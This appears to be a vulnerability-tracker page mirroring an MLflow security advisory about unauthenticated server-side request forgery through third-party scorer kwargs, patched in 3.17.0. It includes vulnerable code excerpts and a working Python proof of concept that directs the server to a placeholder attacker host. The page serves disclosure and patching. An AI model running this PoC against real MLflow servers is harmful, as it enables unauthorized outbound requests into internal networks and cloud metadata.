
GHSA-2WQP-Q3C6-CCJ5
MLflow: SSRF on unauthenticated MLflow servers via third-party scorer kwargs in the scorer invoke, register, and GenAI evaluate endpoints
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 3.17.0 | mlflow · -16 d desde divulgación | |
| Divulgación | Publicada | GHSA-2WQP-Q3C6-CCJ5 divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
### Summary
MLflow's tracking server exposes `POST /ajax-api/3.0/mlflow/scorer/invoke` with no authentication, and the handler reflectively instantiates an attacker-named class from attacker-supplied JSON with unconstrained constructor kwargs. With the optional `trulens` + `trulens-providers-litellm` packages installed, an unauthenticated attacker can force the server to make an outbound HTTP request to an arbitrary host of their choosing, carrying attacker-controlled headers (SSRF).
### Details
`Scorer.model_validate_json()` reflects a class name from a JSON payload behind an import-path allowlist that never constrains the reflected attribute or its kwargs, in `mlflow/genai/scorers/base.py:549-604`:
data = serialized.third_party_scorer_data          # attacker JSON
module_path = data.get("module") or ""
class_name = data.get("class")
if not any(module_path == m or module_path.startswith(m + ".")
           for m in THIRD_PARTY_SCORER_ALLOWED_MODULES):
    raise MlflowException.invalid_parameter_value(...)
module = importlib.import_module(module_path)
scorer_class = getattr(module, class_name, None)   # attribute NOT constrained
...
init_kwargs: dict[str, Any] = dict(data.get("kwargs") or {})  # kwargs NOT constrained
...
init_kwargs["model"] = data["model"]               # attacker model URI
scorer_instance = scorer_class(**init_kwargs)      # reflective instantiation
The allowlist (`mlflow/genai/scorers/scorer_utils.py:46-51`) only gates the import path:
THIRD_PARTY_SCORER_ALLOWED_MODULES = frozenset({
    "mlflow.genai.scorers.ragas",
    "mlflow.genai.scorers.deepeval",
    "mlflow.genai.scorers.trulens",
    "mlflow.genai.scorers.phoenix",
})
For a `mlflow.genai.scorers.trulens` class, the forwarded `model`/`kwargs` reach an outbound LLM client through a routing choice the attacker controls (`mlflow/genai/scorers/trulens/models.py:97-121`):
backend = ScorerLLMClient(model_uri)
if backend.route == "databricks":
    return _create_databricks_provider(backend, **kwargs)
if backend.is_native:
    return _create_gateway_provider(backend, **kwargs)
try:
    from trulens.providers.litellm import LiteLLM
    litellm_model = backend.model_name
    ...
    return LiteLLM(model_engine=litellm_model, **kwargs)   # raw attacker kwargs forwarded
Only the `litellm` fallback branch reaches raw `**kwargs`; a `model` URI outside MLflow's native provider registry (e.g. `openai:/gpt-4o`) trivially routes there, and `LiteLLM.__init__` forwards `api_base`/`api_key` straight into `litellm.completion()`.
- Route: `POST /ajax-api/3.0/mlflow/scorer/invoke` → `_invoke_scorer_handler` (`mlflow/server/handlers.py:7026-7098`), guarded only by `@catch_mlflow_exception`/`@_disable_if_artifacts_only` — no auth decorator.
- `Scorer.model_validate_json(serialized_scorer)` (the vulnerable deserialization) runs synchronously, before any tracking-store lookup or `submit_job` call.
- Precondition: the server venv must have `trulens` + `trulens-providers-litellm` installed (a documented but optional, not-bundled GenAI-eval setup).
PoC
import time
import mlflow
from mlflow import MlflowClient
import requests

TARGET = "http://TARGET:5000"           # MLflow tracking server, no auth configured
ATTACKER = "http://ATTACKER/collect"    # host the attacker controls and monitors

client = MlflowClient(tracking_uri=TARGET)

# 1. Anonymous setup: create an experiment and log a trace to obtain a trace_id.
exp_id = client.create_experiment("poc")
mlflow.set_tracking_uri(TARGET)
mlflow.set_experiment(experiment_id=exp_id)
with mlflow.start_span(name="poc-span") as span:
    span.set_inputs({"q": "hi"})
    span.set_outputs({"a": "hi"})
trace_id = span.request_id

# 2. Attack: invoke a reflected trulens scorer whose kwargs point the
#    outbound LLM client at the attacker host with an attacker-chosen
#    Authorization value (their own canary, not a server secret).
serialized_scorer = {
    "name": "poc",
    "third_party_scorer_data": {
        "module": "mlflow.genai.scorers.trulens",
        "class": "Coherence",
        "metric_name": "Coherence",
        "model": "openai:/gpt-4o",          # routes to the litellm fallback
        "kwargs": {
            "api_base": ATTACKER,
            "api_key": "ATTACKER-CANARY",   # attacker's own value, not a server secret
        },
    },
}
resp = requests.post(
    f"{TARGET}/ajax-api/3.0/mlflow/scorer/invoke",
    json={
        "experiment_id": exp_id,
        "serialized_scorer": __import__("json").dumps(serialized_scorer),
        "trace_ids": [trace_id],
    },
)
print(resp.status_code, resp.text)
time.sleep(5)  # scorer job runs asynchronously
# Attacker-controlled listener at ATTACKER receives, moments later:
POST /collect/chat/completions HTTP/1.1
Authorization: Bearer ATTACKER-CANARY
Content-Type: application/json
...The `POST .../chat/completions` request landing on `ATTACKER`, carrying the attacker's own `Authorization` header, is the server-originated outbound request — no request was ever sent by the client to that host directly.
### Impact
An unauthenticated attacker forces the tracking server to issue an outbound HTTP request to an arbitrary attacker-chosen host — reachable from the server's network position, including internal services or cloud-metadata endpoints — with fully attacker-controlled request headers and body. This is SSRF with header/credential injection into the server-originated request; it requires no prior authentication and no operator misconfiguration beyond having the optional `trulens` + `trulens-providers-litellm` packages installed alongside MLflow.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
pypimlflow |
Corregida | 3.17.0 | -16 d | 3.18.0 no afectada |
3.17.0Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/mlflow/mlflow/security/advisories/GHSA-2wqp-q3c6-ccj5https://github.com/mlflow/mlflow/pull/25890https://github.com/mlflow/mlflow/commit/bac30b4148c4f40045b4d4db07ae60ab3838803fhttps://github.com/mlflow/mlflowhttps://github.com/mlflow/mlflow/releases/tag/v3.17.0Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.